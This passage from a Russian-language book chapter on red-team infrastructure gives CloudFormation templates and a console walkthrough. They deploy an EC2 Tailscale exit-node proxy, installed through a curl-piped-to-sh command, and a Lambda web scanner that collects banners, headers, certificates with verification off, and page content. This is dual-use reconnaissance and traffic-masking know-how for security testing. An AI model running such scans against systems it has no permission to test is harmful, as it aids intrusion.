    RoleName: rttd-tailscale-proxy-role
    AssumeRolePolicyDocument:
      Version: '2012-10-17'
      Statement:
        - Effect: Allow
          Principal:
            Service: ec2.amazonaws.com
          Action: sts:AssumeRole
    ManagedPolicyArns:
      - arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore
    Tags:
      - Key: Name
        Value: rttd-tailscale-proxy-role
      - Key: project
        Value: rttd

ProxyInstanceProfile:
  Type: AWS::IAM::InstanceProfile
  Properties:
    Path: /
    Roles:
      - !Ref ProxyInstanceRole

ProxyInstance:
  Type: AWS::EC2::Instance
  DependsOn: AttachGateway
  Properties:
    InstanceType: !Ref InstanceType
    ImageId: !Ref LatestAmiId
    SubnetId: !Ref PublicSubnet
    IamInstanceProfile: !Ref ProxyInstanceProfile
    SecurityGroupIds:
      - !Ref ProxySecurityGroup
    Tags:
      - Key: Name
        Value: rttd-tailscale-proxy
      - Key: project
        Value: rttd
    UserData:
```

```
        Fn::Base64: !Sub |
          #!/bin/bash
          # Установить Tailscale
          curl -fsSL https://tailscale.com/install.sh | sh
# Включить пересылку IP для функциональности выходного узла.
          echo 'net.ipv4.ip_forward = 1' | tee -a /etc/sysctl.conf
          echo 'net.ipv6.conf.all.forwarding = 1' | tee -a /etc/sysctl.conf
          sysctl -p
# Запустить Tailscale с ключом аутентификации и объявить выходным узлом.
          tailscale up --authkey=${TailscaleAuthKey} --advertise-exit-node

Outputs:
  VpcId:
    Description: 'ID созданной VPC'
    Value: !Ref ProxyVPC
  SubnetId:
    Description: 'ID созданной подсети'
    Value: !Ref PublicSubnet
  InstanceId:
    Description: 'ID созданного экземпляра EC2'
    Value: !Ref ProxyInstance
  InstanceArn:
    Description: 'ARN созданного экземпляра EC2'
    Value: !Sub 'arn:aws:ec2:${AWS::Region}:${AWS::AccountId}:instance/${ProxyInstance}'
  InstancePublicIp:
    Description: 'Публичный IP-адрес экземпляра'
    Value: !GetAtt ProxyInstance.PublicIp
  InstancePrivateIp:
    Description: 'Частный IP-адрес экземпляра'
    Value: !GetAtt ProxyInstance.PrivateIp
  RoleArn:
    Description: 'ARN созданной роли IAM'
    Value: !GetAtt ProxyInstanceRole.Arn
  SecurityGroupId:
    Description: 'ID созданной группы безопасности'
    Value: !Ref ProxySecurityGroup
  SSMCommand:
    Description: 'Команда для подключения через SSM Session Manager'
    Value: !Sub "aws ssm start-session --target ${ProxyInstance}"
```

Листинг 3-4. CloudFormation VPC с экземпляром EC2, который устанавливает Tailscale

Этот шаблон YAML определяет ресурсы CFN для AWS так, чтобы можно было ссылаться на разделы объектов. CFN достаточно умён, чтобы знать порядок развёртывания ресурсов, зависящих друг от друга, но эти ссылки нужно определить. Этот единый шаблон добавляет целую новую виртуальную сеть, конфигурацию маршрутизации, теги метаданных, разрешения сервиса IAM и сценарий Bash для установки Tailscale с использованием параметров, заданных при запуске стека, когда загружается экземпляр EC2. Этот дизайн также использует профили экземпляров IAM и роли - специфичные для AWS разрешения, позволяющие экземпляру EC2 использовать другие сервисы AWS, хотя для текущего решения они вам не понадобятся, поскольку вы будете маршрутизировать трафик через Tailscale со своих тестовых конечных точек.

> **Примечание.** CloudFormation - не единственный вариант IaC; среди других есть Jinja от GCP и не зависящий от CSP Terraform от HashiCorp.

Amazon Systems Manager (SSM), аналог Microsoft SCCM в AWS, позволяет получить удалённый доступ к оболочке без необходимости открывать входящие порты. В некоторых экземплярах Amazon AMI агент SSM уже встроен. Хотя для этого решения он не обязателен, SSM предоставляет возможности диагностики и администрирования, которые будут полезны, если позже понадобится изменить конфигурацию экземпляра. Чтобы подключаться к прокси через SSM, его нужно включить в учётной записи AWS. Подробности настройки смотрите в официальной документации AWS: docs.aws.amazon.com.

Реализация бессерверного сканера с Step Functions

Инфраструктура CloudFormation не ограничена экземплярами EC2. Можно создать несколько файлов шаблонов, представляющих разные слои в многоуровневом подходе. В документации AWS стек отличается от StackSet, который предназначен для повторного использования в нескольких регионах и учётных записях. Поскольку вы решаете два разных варианта использования, можно также создать шаблон CloudFormation для бессерверной функции и её рабочего процесса Step Functions, как показано в листинге 3-5. Вы обернёте код внутри самого шаблона как одноразовое развёртывание. Обратите внимание, что встраивание функции Lambda внутри CloudFormation создаёт очень длинные строки из-за отступов, а парсеры YAML-функций CloudFormation привередливы. Мы рекомендуем использовать файл `aws-cfn-rttd-scanner-orchestrated-deploy.yaml`, предоставленный в ресурсах книги.

```
AWSTemplateFormatVersion: '2010-09-09'
Description: 'Шаблон CloudFormation для сканера RTTD Lambda с оркестрацией Step Functions'

Resources:
  RttdLambdaScannerRole:
    Type: 'AWS::IAM::Role'
    Properties:
      RoleName: rttd-lambda-scanner-role
      AssumeRolePolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: Allow
            Principal:
              Service: lambda.amazonaws.com
            Action: sts:AssumeRole

  RttdLambdaScannerPolicy:
    Type: 'AWS::IAM::Policy'
    Properties:
      PolicyName: rttd-lambda-scanner-policy
      PolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: Allow
            Action:
              - logs:CreateLogGroup
              - logs:CreateLogStream
              - logs:PutLogEvents
            Resource:
              - !Sub 'arn:aws:logs:${AWS::Region}:...:rttd-lambda-scanner:*'
      Roles:
        - !Ref RttdLambdaScannerRole

  StepFunctionsRole:
    Type: AWS::IAM::Role
    Properties:
      RoleName: rttd-stepfunctions-role
      AssumeRolePolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: Allow
            Principal:
              Service: states.amazonaws.com
            Action: sts:AssumeRole

  StepFunctionsPolicy:
    Type: AWS::IAM::Policy
    Properties:
      PolicyName: rttd-stepfunctions-policy
      PolicyDocument:
        Version: '2012-10-17'
        Statement:
          - Effect: Allow
```

```
          Action:
            - lambda:InvokeFunction
          Resource: !GetAtt RttdLambdaScanner.Arn
    Roles:
      - !Ref StepFunctionsRole

RttdLambdaScanner:
  Type: 'AWS::Lambda::Function'
  Properties:
    FunctionName: rttd-lambda-scanner
    Handler: index.lambda_handler
    Role: !GetAtt RttdLambdaScannerRole.Arn
    Code:
      ZipFile: |
        import json
        import socket
        import ssl
        import urllib.request
        from datetime import datetime
        import concurrent.futures
        import logging

        logger = logging.getLogger()
        logger.setLevel(logging.INFO)

        def get_banner(host, port, timeout=2):
            try:
                with socket.create_connection((host, port), timeout=timeout) as sock:
                    if port == 443:
                        context = ssl.create_default_context()
                        context.check_hostname = False
                        context.verify_mode = ssl.CERT_NONE
                        with context.wrap_socket(sock, server_hostname=host) as ssock:
                            return {
                                'cert': dict(ssock.getpeercert(binary_form=True)),
                                'version': ssock.version()
                            }
                    else:
                        sock.send(b"HEAD / HTTP/1.0\r\nHost: " + host.encode() + b"\r\n\r\n")
                        return sock.recv(1024).decode('utf-8', errors='ignore')
            except Exception as e:
                return f"Ошибка: {str(e)}"

        def get_http_headers(url, timeout=2):
            try:
                req = urllib.request.Request(
                    url,
                    headers={
                        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'
                    }
                )
                with urllib.request.urlopen(req, timeout=timeout) as response:
                    return dict(response.headers)
            except Exception as e:
                return f"Ошибка: {str(e)}"

        def get_webpage_content(url, timeout=2):
            try:
                req = urllib.request.Request(
                    url,
                    headers={
                        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'
                    }
                )
                with urllib.request.urlopen(req, timeout=timeout) as response:
                    return response.read().decode('utf-8', errors='ignore')[:4096]
            except Exception as e:
                return f"Ошибка: {str(e)}"

        def scan_port(target, port):
            logger.info(f"Сканирование {target}:{port}")
```

```
    protocol = 'https' if port == 443 else 'http'
    url = f'{protocol}://{target}:{port}'
    result = {
        'banner': get_banner(target, port),
        'headers': get_http_headers(url),
        'content': get_webpage_content(url) if port in [80, 443] else None
    }
    logger.info(
        f"Результаты для {target}:{port} - "
        f"{json.dumps(result, default=str)}"
    )
    return result

def scan_target(target):
    logger.info(f"Начало сканирования цели: {target}")
    results = {
        'target': target,
        'timestamp': datetime.now().isoformat(),
        'ports': {}
    }
    with concurrent.futures.ThreadPoolExecutor(max_workers=3) as executor:
        future_to_port = {
            executor.submit(scan_port, target, port): port
            for port in [80, 443, 8080]
        }
        for future in concurrent.futures.as_completed(future_to_port):
            port = future_to_port[future]
            try:
                results['ports'][port] = future.result()
            except Exception as e:
                error_msg = f"Ошибка: {str(e)}"
                logger.error(
                    f"Ошибка сканирования {target}:{port} - {error_msg}"
                )
                results['ports'][port] = error_msg
    return results

def lambda_handler(event, context):
    logger.info(f"Получено событие: {json.dumps(event)}")
    targets = event.get('targets', [])
    if not targets:
        return {
            'statusCode': 400,
            'body': json.dumps({'error': 'Цели не указаны'})
        }
    results = []
    max_workers = min(len(targets), 5)
    with concurrent.futures.ThreadPoolExecutor(max_workers=max_workers) as executor:
        future_to_target = {
            executor.submit(scan_target, target): target
            for target in targets
        }
        for future in concurrent.futures.as_completed(future_to_target):
            target = future_to_target[future]
            try:
                result = future.result()
                results.append(result)
                logger.info(f"Сканирование завершено для {target}")
            except Exception as e:
                error_result = {
                    'target': target,
                    'error': str(e)
                }
                results.append(error_result)
                logger.error(
                    f"Ошибка сканирования цели {target}: {str(e)}"
                )
    logger.info(f"Итоговые результаты: {json.dumps(results, default=str)}")
    return {
        'statusCode': 200,
        'results': results
```

```
            }
        Runtime: python3.9
        Timeout: 30
        MemorySize: 128

    RttdScannerStateMachine:
      Type: AWS::StepFunctions::StateMachine
      Properties:
        StateMachineName: RttdScannerOrchestrator
        RoleArn: !GetAtt StepFunctionsRole.Arn
        DefinitionString: !Sub
          - |-
            {
              "Comment": "Координатор сканера RTTD",
              "StartAt": "ProcessInput",
              "States": {
                "ProcessInput": {
                  "Type": "Map",
                  "ItemsPath": "$.targets",
                  "MaxConcurrency": 10,
                  "Iterator": {
                    "StartAt": "BatchTargets",
                    "States": {
                      "BatchTargets": {
                        "Type": "Task",
                        "Resource": "${lambdaArn}",
                        "Parameters": {
                          "targets.$": "$"
                        },
                        "End": true
                      }
                    }
                  },
                  "End": true
                }
              }
            }
          - {lambdaArn: !GetAtt RttdLambdaScanner.Arn}

  Outputs:
    LambdaFunctionArn:
      Description: 'ARN созданной функции Lambda'
      Value: !GetAtt RttdLambdaScanner.Arn
    StateMachineArn:
      Description: 'ARN конечного автомата Step Functions'
      Value: !Ref RttdScannerStateMachine
    TestPayloadExample:
      Description: 'Пример тестовой полезной нагрузки для ручного выполнения'
      Value: |
        {
          "targets": [
            ["portquiz.net"],
            ["testphp.vulnweb.com"]
          ]
        }
```

Листинг 3-5. CloudFormation-шаблон рабочей нагрузки сканера

Этот шаблон CloudFormation создаёт бессерверное решение для веб-сканирования, которое выполняет следующее:

- Определяет роли IAM и политики как для Lambda, так и для Step Functions.
- Разворачивает функцию Lambda на Python, которая выполняет лёгкую разведку веб-сервисов, сканируя цели на портах 80, 443 и 8080 и собирая заголовки HTTP, сведения сертификата SSL и образцы содержимого страниц.
- Реализует задание Step Functions для оркестрации одновременного сканирования нескольких целей.

• Использует потоковую обработку для эффективного параллельного сканирования разных портов и целей.
• Возвращает структурированные результаты с информацией о цели, временными метками и обнаруженными данными.

Решение предоставляет масштабируемый бессерверный подход к веб-сервисам без необходимости постоянной инфраструктуры.

Развёртывание решения CloudFormation

Для развёртывания шаблонов CloudFormation можно использовать любой способ доступа, разрешённый AWS, но здесь вы будете использовать веб-интерфейс. Перед началом получите копию шаблона CloudFormation `aws-cfn-ec2-proxy-tailscale-deploy.yaml`, если ещё этого не сделали.

Войдите в AWS Management Console с административными учётными данными и подтвердите, что находитесь в регионе `us-east-1` в раскрывающемся меню. В левом верхнем углу найдите CloudFormation, а затем нажмите сервис.

Затем в правом верхнем углу страницы сервиса CloudFormation нажмите **Create Stack > With New Resources (Standard)**, как показано на рисунке 3-2.

Рисунок 3-2. Действие **Create Stack** в CloudFormation

Прокрутите вниз и выберите **Upload a Template File**, затем найдите ваши файлы YAML с шаблонами CloudFormation. После загрузки каждого файла убедитесь, что видите URL S3, показывающий, где он будет подготовлен, а затем нажмите **Next** (см. рисунок 3-3).



Рисунок 3-3. Загрузка файлов шаблонов CloudFormation

Вы попадёте на страницу проверки с параметрами, именами и другими значениями (см. рисунок 3-4). Дайте стеку описательное имя и оставьте остальные поля со значениями по умолчанию, предварительно выбранными на рисунке 3-4.



Рисунок 3-4. Проверка параметров CloudFormation

На момент написания сочетание типа экземпляра `t3.micro` и AMI для Amazon Linux (AL2023) доступно в `us-east-1`. Если AWS решит прекратить поддержку этих вариантов в будущем, шаблон нужно будет соответствующим образом обновить. Для поля `TailscaleAuthKey` понадобится

сгенерировать ключ аутентификации с префиксом `tskey-` в административной консоли Tailscale. В новой вкладке перейдите на login.tailscale.com, войдите и перейдите в **Settings > Keys** (см. рисунок 3-5).



Рисунок 3-5. Меню настроек административной консоли Tailscale

В меню **Keys** вы увидите варианты **Auth** или **API keys**. Нажмите **Generate Auth Key**, а затем задайте нужные настройки. Желательно сделать ключ многоразовым и при необходимости установить дату истечения срока действия (см. рисунок 3-6).



Рисунок 3-6. Список ключей аутентификации Tailscale с вашим идентификатором ключа

Сохраните ключ в безопасном месте, например в менеджере секретов. Идентификатор ключа не является самим ключом, и у вас будет только одна возможность сохранить ключ перед переходом из меню. Вставьте длинную строку обратно в поле CloudFormation `TailscaleAuthKey`, показанное ранее на рисунке 3-4, затем нажмите **Next**.

На следующем экране оставьте значения по умолчанию и прокрутите вниз. Перед началом развёртывания нужно подтвердить, что CloudFormation создаёт ресурсы AWS IAM (см. рисунок 3-7). Установите флажок и затем нажмите **Next**.



Рисунок 3-7. Подтверждение создания объектов IAM

На следующем, финальном экране проверки ещё раз проверьте, что все значения соответствуют ожиданиям, затем прокрутите вниз и нажмите **Submit**, чтобы перейти к странице состояния, показанной на рисунке 3-8.

Рисунок 3-8. Меню статуса стека в CloudFormation

CloudFormation потребуется несколько минут, чтобы создать стек для прокси Tailscale. Пока вы ждёте, можно изучить разные вкладки, включая **Outputs**, где приведены сведения о ресурсах, создаваемых согласно спецификациям вашего шаблона. Эти динамические значения работают как стандартные выходные переменные и предоставлены для удобства.

На локальном хосте с административными привилегиями следуйте инструкциям по установке агента Tailscale по адресу tailscale.com. При запросе можно выполнить аутентификацию либо введя только что сгенерированный ключ аутентификации, либо нажав **Log In**, чтобы открыть всплывающее окно браузера и войти с учётными данными OAuth.

Вернитесь в административную консоль Tailscale, и теперь вы должны увидеть и локальную конечную точку, и экземпляр Amazon EC2. Экземпляр EC2 будет помечен префиксом имени хоста и иметь тег выходного узла.

Чтобы завершить настройку, найдите запись экземпляра EC2 в правой части экрана и нажмите значок с многоточием (см. рисунок 3-9).

Рисунок 3-9. Административная консоль Tailscale со статусом агента локального хоста и экземпляром EC2

Затем нажмите **Edit Route Settings**. Вы попадёте во всплывающее меню, где нужно ещё раз включить выходной узел (см. рисунок 3-10). Этот шаг подтверждения предотвращает неправильную конфигурацию. Установите флажок **Use as exit node**, затем нажмите **Save**.

Рисунок 3-10. Подтверждение настроек маршрута выходного узла

Теперь нужно настроить клиент Tailscale на локальном хосте, чтобы он тоже использовал выходной узел, как показано на рисунке 3-11.



Рисунок 3-11. Настройка выходного узла и объявления маршрутов в Tailscale

Когда агент Tailscale установлен и сервис запущен в CLI, введите следующую команду; в некоторых системах может потребоваться `sudo`:

```
% tailscale up --exit-node=TAILSCALE-MACHINE-NAME --accept-routes
```

Если всё прошло успешно, статус клиента должен отобразить активный выходной узел, как в примере macOS на рисунке 3-12.



Рисунок 3-12. Интерфейс клиента Tailscale для macOS с подключенным выходным узлом

Вернитесь в раздел результатов (**Outputs**) стека CloudFormation в AWS Management Console или в меню экземпляров EC2 по адресу us-east-1.console.aws.amazon.com. Внешний IP-адрес, используемый запущенным экземпляром, можно увидеть следующим образом:

```
% curl ifconfig.me/ip
```

Запуск этой команды локально при подключении через оверлейную сеть Tailscale вернёт тот же IP-адрес, что и у вашего выходного узла AWS.

Развёртывание решения AWS Lambda

Теперь вы протестируете шаблон CloudFormation для веб-сканера из листинга 3-5. Выполните те же шаги навигации в AWS Management Console, используя новый шаблон. Если всё успешно, вы должны увидеть зелёный статус CREATE_COMPLETE для стека и сможете выполнить тестовый запуск, найдя Step Functions в консоли.

Найдите активное задание и нажмите **Start Execution** (см. рисунок 3-13).

Рисунок 3-13. Меню выполнения Step Functions с активным заданием в AWS Management Console

Затем введите полезную нагрузку в формате JSON с одним или несколькими доменами. Для каждого дополнительного экземпляра бессерверной функции, который вы хотите запустить пакетом, используйте отдельный список. Можно добавить любое количество доменов в каждый список и до 10 отдельных списков как матрицу. На рисунке 3-14 показаны домены, разделённые на два типа списков в пакете, который увеличит количество параллельных функций AWS Lambda.

